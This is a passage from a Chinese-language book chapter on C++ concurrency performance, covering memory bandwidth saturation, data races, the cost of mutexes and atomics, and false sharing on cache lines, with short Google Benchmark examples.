可以為不同的線程數指定任意的運行數量，或者使用 ThreadRange() 參數來生成 1、2、4、8、...個線程。這裡，必須決定要使用多少線程，因為對於 HPC 基準測試，通常沒有理由檢查設備擁有的 CPU 數量（包括 SMT）。其他內存訪問模式（如隨機訪問）的基準測試也以同樣的方式進行

(上一章中的代碼)。為了寫入，任何值都可以：

01d_cache_sequential_write.C

```
1 Word fill; ::memset(&fill, 0xab, sizeof(fill));
2 for (auto _ : state) {
3     for (volatile Word* p = p0; p != p1; ) {
4         REPEAT(benchmark::DoNotOptimize(*p++ =
5             fill);)
6     }
7     benchmark::ClobberMemory();
8 }
```

現在展示結果，例如：下面是順序寫的內存吞吐量：




圖 5.1 - 連續寫入 64 位整數的內存吞吐量 (每納秒字數)，線程數的範圍為 1 到 16

看到了與緩存大小相對應的速度。現在關注不同數量線程的曲線之間的差異，得到了從 1 到 16 個線程的結果 (用於收集這些數據的機器確實至少有 16 個物理 CPU 核)。從圖的左邊開始，速度受到 L1 緩存 (最多 32KB) 和 L2 緩存 (256KB) 的限制。處理器對每個核心都有單獨的 L1 和 L2 緩存，所以只要數據適合 L2 緩存，線程之間就沒有交互，因為它們不共享任何資源，每個線程都有自己的緩存。實際上，這並不完全正確，即使在較小的內存範圍內，也有 CPU 組件是共享的。不過，這個結論又幾乎是正確的。2 個線程的吞吐量是 1 個線程的兩倍，4 個線程寫入內存的速度又快了一倍，16 個線程幾乎比 4 個線程快 4 倍。

當數據超過 L2 緩存的大小，進入 L3 緩存，然後進入主存時，情況發生了巨大的變化。這個系統中，L3 緩存是在所有 CPU 內核之間共享的。主內存也是共享的，儘管不同的內存更接近於

不同的 CPU(非統一的內存架構)。對於 1、2 甚至 4 個線程，吞吐量繼續隨著線程數量的增加而增加，主內存似乎有足夠的帶寬，可以支持最多 4 個處理器的全速寫入。然後，當線程數從 6 增加到 16 時，吞吐量幾乎沒有增加。內存總線已經飽和了，不能更快地寫數據了。

如果這還不夠糟糕，請考慮這些結果是在撰寫本文時 (2020 年) 在最新的硬件上獲得的。在 2018 年時，作者在他的課上展示的圖表：




圖 5.2 - 舊 CPU(2018) 的內存吞吐量

這個系統有一個內存總線，使用兩個線程就完全飽和了。讓我們看看這對併發程序的性能有什麼影響。

5.2.4 內存受限和併發性

同樣的結果可以用不同的方式來表示。通過繪製每個線程的內存速度 (相對於一個線程)，這裡專注於併發對內存速度的影響：




圖 5.3 - 內存吞吐量 (相對於單個線程的吞吐量)，以及線程數量

隨著內存速度的標準化，所以單線程總是 1，對於適合 L1 或 L2 緩存的小數據集，每個線程的內存速度幾乎保持不變，即使是 16 個線程 (每個線程的寫入速度是單線程速度的 80%)。然而，

進入 L3 緩存或超過它的大小，4 個線程之後速度就會下降。從 8 個線程增加到 16 個線程性能改進就非常小了。系統中沒有足夠的帶寬以足夠快的速度將數據寫入內存。

儘管用於讀取內存的帶寬通常比用於寫入的帶寬稍好一些，但不同內存訪問模式的結果看起來非常接近。

如果程序在單線程的情況下內存受限，那麼性能就會受到在主內存中移動數據速度的限制。可以期望從併發性中獲得的性能改進時，就要受到嚴格的限制。若這不適用於你，可能是因為你沒有一個 16 核處理器，廉價的處理器有廉價的內存總線，所以大多數 4 核系統也沒有足夠的內存帶寬給所有的核。

對於多線程程序，更重要的是要避免內存限制。這裡使用的技術是分割計算，這樣可以在更小的數據集上完成更多的工作，這些數據集適合存放於 L1 或 L2 緩存，再重新安排計算，這樣可以用更少的內存訪問完成更多的工作，通常會以重複一些計算為代價。優化內存訪問模式，這樣內存是順序訪問，而不是隨機訪問（即使可以飽和這兩種訪問模式，順序訪問的總帶寬要大得多，因此對於相同數量的數據，如果使用隨機訪問，程序可能會受到內存限制，而如果使用順序訪問，則完全不受內存速度的限制）。僅靠實現技術是不夠的，並且不能產生預期的性能改進，那麼下一步就是使算法適應併發編程。許多問題都有多個算法，並且其內存需求不同。對於單線程程序來說，最快的算法通常會被另一種更適合併發的算法所超越，在單線程執行速度上的損失，可以通過可擴展執行進行彌補。

目前為止，我們假設每個線程都獨立於所有其他線程完成自己的工作。由於對有限資源（如內存帶寬）的爭用，線程之間的唯一的交互是間接的。這是最容易編寫的程序，但大多數實際情況中的程序不允許這樣的限制。這帶來了一系列全新的性能問題，是時候來瞭解這些問題了。

5.3. 內存同步的代價

上一節討論的是在同一臺機器上運行多個線程，而這些線程之間沒有任何交互。如果能以一種方式將程序所做的工作分割到多個線程之間，那麼無論如何都要這樣做。

線程之間通常需要交互，因為它們正在為一個共同的結果工作。這種交互是通過線程之間，通過共享資源（內存）進行通信的方式進行。我們現在必須理解這對性能的影響。

假設我們要計算多個值的和，有很多數字要累加，但最後只有一個結果，所以想要在幾個線程之間進行添加工作。因此線程在做加和時，結果值時必須進行交互。

02_sharing_incr.C

```
1 unsigned long x {0};
2 void BM_incr(benchmark::State& state) {
3     for (auto _ : state) {
4         benchmark::DoNotOptimize(++x);
5     }
6 }
7 BENCHMARK(BM_incr)->Threads(2);
```

簡單起見，這裡將結果遞增 1（整數相加的代價與值無關，並且不想對不同值的生成進行基準測試，而只想對加法進行基準測試）。由於基準函數由每個線程完成，因此在這個函數中聲明的任何變量都獨立存在於每個線程的堆棧上，這些變量不共享。為了得到兩個線程都參與的共同結果，

變量必須在基準函數之外的文件範圍內聲明 (這是個壞主意，但在微基準的非常有限的上下文中是必要和可接受的)。

當然，這個程序有一個比全局變量更大的問題：這是個錯誤的程序，其結果未定義。有兩個線程遞增相同的值，增加一個值需要 3 個步驟。程序從內存中讀取值，在寄存器中增加值，然後將新值寫回內存。兩個線程完全可以同時讀取相同的值 (0)，在每個處理器 (1) 上分別遞增，然後寫回。寫第二個線程的線程只是重寫第一個線程的結果，在兩次增量之後，結果是 1，而不是 2。這是因為兩個線程為了寫入同一內存位置而進行了競爭，這種競爭稱為數據競爭。

既然瞭解了為什麼這種無保護的併發訪問會出問題，那麼最好忘記它。相反，請遵循這個一般的規則：如果在沒有同步的情況下，讓多個線程訪問相同的內存位置，並且這些訪問中有一個是寫操作，結果是未定義的。這是非常重要的，沒有必要確切地指出必須做哪些操作序列會得到不正確的結果。事實上，在這種推理過程中什麼也得不到。當有兩個或更多的線程訪問同一個內存位置時，就會遇到數據競爭，除非能保證以下兩件事中的一件：要麼所有的訪問都只讀，要麼所有的訪問都使用了正確的內存同步 (這一點我們還沒有了解到)。

計算求和的問題要求將結果寫入結果變量，所以訪問肯定不是隻讀的。內存訪問的同步通常由互斥鎖提供，每次訪問線程間共享的變量都必須由互斥鎖保護 (當然，所有線程的互斥鎖必須相同)。

03_mutex_incr.C

```
1 unsigned long x {0};  
2 std::mutex m;  
3  
4 { // Concurrent access happens here  
5     std::lock_guard<std::mutex> guard(m);  
6     ++x;  
7 }
```

`lock_guard` 鎖在其構造函數中鎖定互斥鎖，並在析構函數解鎖。一次只有一個線程可以擁有鎖，這樣就可以對共享結果變量進行增加數值的操作。這時，其他線程被鎖阻塞，直到第一個線程釋放鎖後才能獲取鎖。注意，只要有一個線程在修改變量，所有的訪問（包括讀和寫）都必須阻塞。

鎖是確保多線程程序正確性的最簡單方法，但就性能而言，還挺難研究的。鎖的實現相當複雜，會經常涉及系統調用。我們將從一個同步選項開始，在這個特定的例子中，這個方式會更容易分析：原子變量。

C++ 提供了一個將變量聲明為原子變量的選項。這意味著對這個變量支持的所有操作都是不可中斷的原子事務。任何觀察這個變量的其他線程都將在原子操作前後看到它的狀態，但絕不會在操作的中間看到它的狀態。例如，C++ 中所有的整數原子變量都支持原子增量操作。如果線程正在執行這個操作，那麼在第一個操作完成之前，其他線程都不能訪問這個變量。這些操作需要一定的硬件支持，原子增量是一種特殊的硬件指令，它讀取舊的值，增加它的值，然後寫入新值，所有這些都作為一個單獨的硬件操作。

我們的示例中，只需要一個原子自增。必須強調的是，無論使用什麼同步機制，所有線程都必須使用相同的機制來併發訪問特定的內存位置。如果在一個線程上使用原子操作，只要所有線

程都使用原子操作，就不存在數據競爭。如果另一個線程使用互斥鎖或非原子訪問，那保護不起作用，結果依舊是未定義的。

用 C++ 的原子操作重寫基準測試：

02_sharing_incr.C

```
1 std::atomic<unsigned long> x(0);
2 void BM_shared(benchmark::State& state) {
3     for (auto _ : state) {
4         benchmark::DoNotOptimize(++x);
5     }
6 }
```

程序現在是正確的，這裡沒有數據競爭。這並不一定準確，因為單個自增是在一個非常短的時間間隔內進行的，這裡應該手動展開循環或使用宏，並在每次循環迭代中進行多次遞增（已經在上一章中做了這一點，所以可以在那裡看到這樣的宏）。若線程之間沒有交互，兩個線程計算總和的時間將是一個線程計算總和的一半：




圖 5.4 - 多線程程序中原子自增的時間

對結果進行了標準化，以顯示單個增量的平均時間，即計算和除以相加總數的時間。這個程序的性能非常令人失望，不僅沒有任何改進，在兩個線程上計算總和要比在一個線程上花費更長的時間。

如果使用互斥鎖，結果會更糟：




圖 5.5 - 多線程程序中使用互斥量會增加耗時

首先，鎖定互斥鎖是一個相當耗時的操作，即使在一個線程上。互斥鎖需要 23 納秒，而原子變量需要 7 紳秒。隨著線程數量的增加，性能會下降得更快。

可以從這些測試中瞭解到很多。程序中訪問共享數據的部分永遠不會擴展，訪問共享數據的最佳性能是單線程性能。當有兩個或更多的線程同時訪問相同的數據，性能只會變得更糟。當然，如果兩個線程在不同的時間訪問相同的數據，它們不會交互，因此兩次都獲得了單線程性能。多線程的性能優勢來自於線程獨立計算，而不需要同步。這樣的計算可以在不共享的數據上進行（無論如何，若希望程序結果正確），但是為什麼對共享數據的併發訪問有如此大的開銷呢？下一節中，我們將瞭解其中原因，也將瞭解如何解析測試結果。

5.4. 數據共享很貴

共享數據的併發（同時）訪問是一個性能殺手。因為為了避免數據競爭，在給定的時間內只有一個線程可以操作共享數據。可以使用互斥量來完成這個任務，如果有原子操作的話，可以使用原子操作。無論哪種方式，當一個線程遞增共享變量時，其他所有線程都必須等待。上一節的測試結果也證實了這一點。

然而，在根據觀察和測試採取任何行動前，要理解我們測試了什麼，以及可以確定地得出什麼結論。

多個線程同時遞增一個共享變量根本沒有擴展性，甚至比只使用一個線程還要慢，原子共享變量和互斥保護的非原子變量都是如此。這裡沒有嘗試測試對非原子變量的無保護訪問，因為這樣的操作會導致未定義行為和不正確的結果。對特定於線程（非共享）變量的無保護訪問，可以很好地隨著線程的數量而擴展，至少在飽和了內存帶寬前是這樣（這隻會發生在寫大量數據的時候；對於單個變量來說，這不是問題）。批判性地、不帶偏見地分析實驗結果是一項重要的技能，有保護的訪問共享數據很慢，而無保護的訪問非共享數據很快。如果由此得出共享數據會使程序變慢的結論，就需要做出一個假設：共享數據重要，而訪問保護不重要。這就引出了在進行性能測量時的另一個問題：比較程序的兩個版本時，一次只更改其中一個的內容，然後測試結果。

我們缺少對受保護數據的非共享訪問的衡量標準。當然，這裡不需要保護單線程的數據訪問，

但我們試圖理解是什麼原因使共享數據的訪問有如此大開銷。是共享或是原子的原因（或由鎖保護）？為了確定這一點，需要一次做一個更改，所以保持原子訪問並刪除數據共享。第一種方法是創建一個原子變量的全局數組，並讓每個線程訪問自己的數組元素：

04_local_incr.C

```
1 std::atomic<unsigned long> a[1024];
2 void BM_false_shared(benchmark::State& state) {
3     std::atomic<unsigned long>& x = a[state.thread_index];
4     for (auto _ : state) {
5         benchmark::DoNotOptimize(++x);
6     }
7 }
```

谷歌基準測試中的線程索引對於每個線程都是唯一的，數字從 0 開始，並且是緊湊的（0,1,2...）。另一種簡單的方法是在基準函數中聲明變量，如下所示：

04_local_incr.C

```
1 void BM_not_shared(benchmark::State& state) {
2     std::atomic<unsigned long> x;
3     for (auto _ : state) {
4         benchmark::DoNotOptimize(++x);
5     }
6 }
```

現在，對同一個原子整數進行遞增，就像為圖 5.4 收集測試數據時所做的那樣，只是現在不再在線程之間共享。這將說明性能變差是共享的原因，還是原子變量的原因。以下是結果：




圖 5.6 - 共享和非共享變量的原子增量時間

圖 5.4 中的 Shared 曲線為共享數據的曲線，另外兩條曲線為不共享數據的曲線。線程上都有一個局部變量的基準測試標記為 Not shared。在兩個線程上的計算時間比在一個線程上的計算時間少一半，在四個線程上的計算時間又減少了一半，以此類推。請記住，這是一個增量操作的平均時間，總共做了 100 萬次增量計算，測試它所花費的總時間，然後除以 100 萬。由於遞增的變量不是在線程之間共享的，所以期望兩個線程的運行速度是一個線程的兩倍，所以 Not shared 的結果與期望相符。另一個基準測試中，使用原子變量數組，但每個線程使用自己的數組元素，也沒有共享數據。然而，其執行就像數據在線程之間共享一樣，至少對於少量的線程是這樣，所以稱它為偽共享：沒有什麼是真正共享的，但程序的行為就像是共享的一樣。

這個結果表明，數據共享成本高的原因比之前假設的要複雜。在偽共享的情況下，只有一個線程在操作每個數組元素，所以不需要等待任何其他線程完成其增量操作。然而，線程顯然在彼此等待。為了理解這種異常現象，必須對緩存的工作方式進行更多的瞭解。

在多核或多處理器系統中，數據在處理器和內存之間移動的方式如圖 5.7 所示。




圖 5.7 - 多核系統中 CPU 和內存之間的數據傳輸

處理器以字節或整數的形式處理數據，這取決於變量的類型。在我們的例子中，一個 `unsigned long` 類型變量具有 8 字節。原子增量讀取指定地址處的單個字，對其加 1，然後寫回。但是從哪裡讀呢？CPU 只能直接訪問 L1 緩存，因此只能從那裡獲取數據。數據如何從主存儲器進入高速緩存？數據是通過內存總線複製的，而內存總線要寬得多。可以從內存複製到高速緩存並返回的最小數據量稱為緩存行。在所有 x86 CPU 上，一條緩存行的大小為 64 字節。當 CPU 需要為一個原子事務鎖定內存位置時，比如一個原子增量，CPU 可能在寫一個數據，並鎖定整個緩存行：如果兩個 CPU 可以在同一時間將同一緩存行寫入內存，那麼其中一個必然會覆蓋另一個。注意，為了簡單起見，在圖 5.7 中只顯示了一個級別的緩存層次結構，但這沒有區別。數據會以緩存行長的形式經過所有級別的緩存。

現在可以解釋我們觀察到的偽共享。即使相鄰的數組元素在線程之間並沒有真正共享，但確實佔用了相同的緩存行。當 CPU 請求獨佔訪問一個數組元素時，會鎖定整個緩存行，阻止其他 CPU 訪問其中的任何數據。這也解釋了為什麼圖 5.7 中的偽共享在 8 個線程時看起來和真正的數據共享是一樣的，但是在更多的線程時變得更快：寫入的是 8 個字節的數據，所以它們中的 8 個可以放進同一個緩存行中。如果只有 8 個線程（或更少），那麼在任何給定的時間，只有一個線程可以增加它的值，這與真正的共享一樣。但是如果超過 8 個線程，數組至少佔用兩條緩存行，並且可以被兩個獨立的 CPU 鎖住。所以，若有 16 個線程，那麼就有兩個線程可以向前移動，數組的

一半對應一個線程。

另一方面，真正的非共享基準測試在每個線程的堆棧上分配原子變量。是完全獨立的內存分配，由許多緩存行隔開。由於沒有內存交互，這些線程可以完全獨立地運行。

分析表明，訪問共享數據的高成本的真正原因是，必須維護對緩存行的獨佔訪問，並確保所有 CPU 的緩存中有一致的數據。當一個 CPU 獲得了獨佔訪問權，並且更新了緩存行上的 1 位後，所有其他 CPU 的緩存行副本就過期了。在其他 CPU 訪問同一緩存行的數據之前，必須從主存中獲取更新後的內容，這將花費較長的時間。

兩個線程是否訪問相同的內存位置並不重要，重要的是它們會競爭訪問相同的緩存行。獨佔的緩存行訪問是共享變量高成本的根源。

有人可能想知道，鎖昂貴的原因是否也存在於包含的共享數據中（所有鎖都必須具有一定數量的共享數據，這是一個線程可以讓另一個線程知道鎖佔用的唯一方法）。即使是在一個線程上，互斥鎖也比單個原子訪問要昂貴得多，如圖 5.4 和 5.5 中看到的那樣。鎖定互斥對象比僅僅修改一個原子變量需要更多的工作。但是，當有多個線程時，為什麼這項工作要花費更多的時間呢？是因為數據是共享的，需要獨佔的訪問緩存行嗎？我們把這個問題留給讀者作為一個練習，通過自己的方法確認是否真的是這樣。這個問題的關鍵是設置鎖的偽共享。一個鎖數組，每個線程操作自己的鎖，競爭相同的緩存行（當然，這種每個線程的鎖實際上並不能保護併發訪問，但我們想要的是鎖定和解鎖所花費的時間）。標準 C++ 的互斥量 `std::mutex` 通常相當大，根據操作系統的不同，在 40 到 80 字節之間，可能不能在同一個緩存行中放入兩個互斥量。所以必須使用較小的鎖來進行這個實驗，例如：自旋鎖或 `futex(fast userspace mutex)`。

現在明白了為什麼併發訪問共享數據的代價如此之高。這裡需要注意兩點：首先，創建非共享數據時，要避免錯誤的數據共享。無意間的錯誤共享會在程序出現嗎？這一章已經有了個簡單的例子：對多個數進行同時累加求和。我們的方法都非常慢（比單線程程序慢，或者和單線程性能相當），同時也清楚了訪問共享數據的開銷很高。那麼，有什麼方法能降低這個開銷呢？當然，不是訪問共享數據！至少是不經常訪問它。對於我們來說，不需要在想要進行累加時，就訪問共享內存。我們可以在本地、線程上進行累加，並在最後一次性將它們添加到共享的累加值中：

04_local_incr.C

```
1 // Global (shared) results
2 std::atomic<unsigned long> sum;
3 unsigned long local_sum[...];
4 // Per-thread work is done here
5 unsigned long& x = local_sum[thread_index];
6 for (size_t i = 0; i < N; ++i) ++x;
7 sum += x;
```

我們有一個全局結果 `sum`，它在所有線程之間共享，並且必須是原子的（或者由鎖保護）。但是在所有的工作完成後，每個線程只訪問這個變量一次。每個線程使用另一個變量來保存部分和，只保存在該線程上添加的值（在我們的簡單示例中，增量為 1，但無論添加的值是什麼，性能都是相同的）。我們可以創建一個大數組來存儲每個線程的部分和，並給每個線程一個單獨的數組來對元素進行處理。在這個簡單的例子中，可以只使用一個局部變量，但是在實際的程序中，部分結果通常需要在工作線程完成之後保存，而這些結果的最終處理可能是通過其他線程完成的。為了

模擬這種實現，我們使用每個線程的數組。注意，這些數組中只是普通的整數：不會併發訪問。在此過程中，我們落入了錯誤共享的陷阱：數組的相鄰元素（通常）位於同一高速緩存行上，因此不能併發訪問。這反映在程序的性能上：

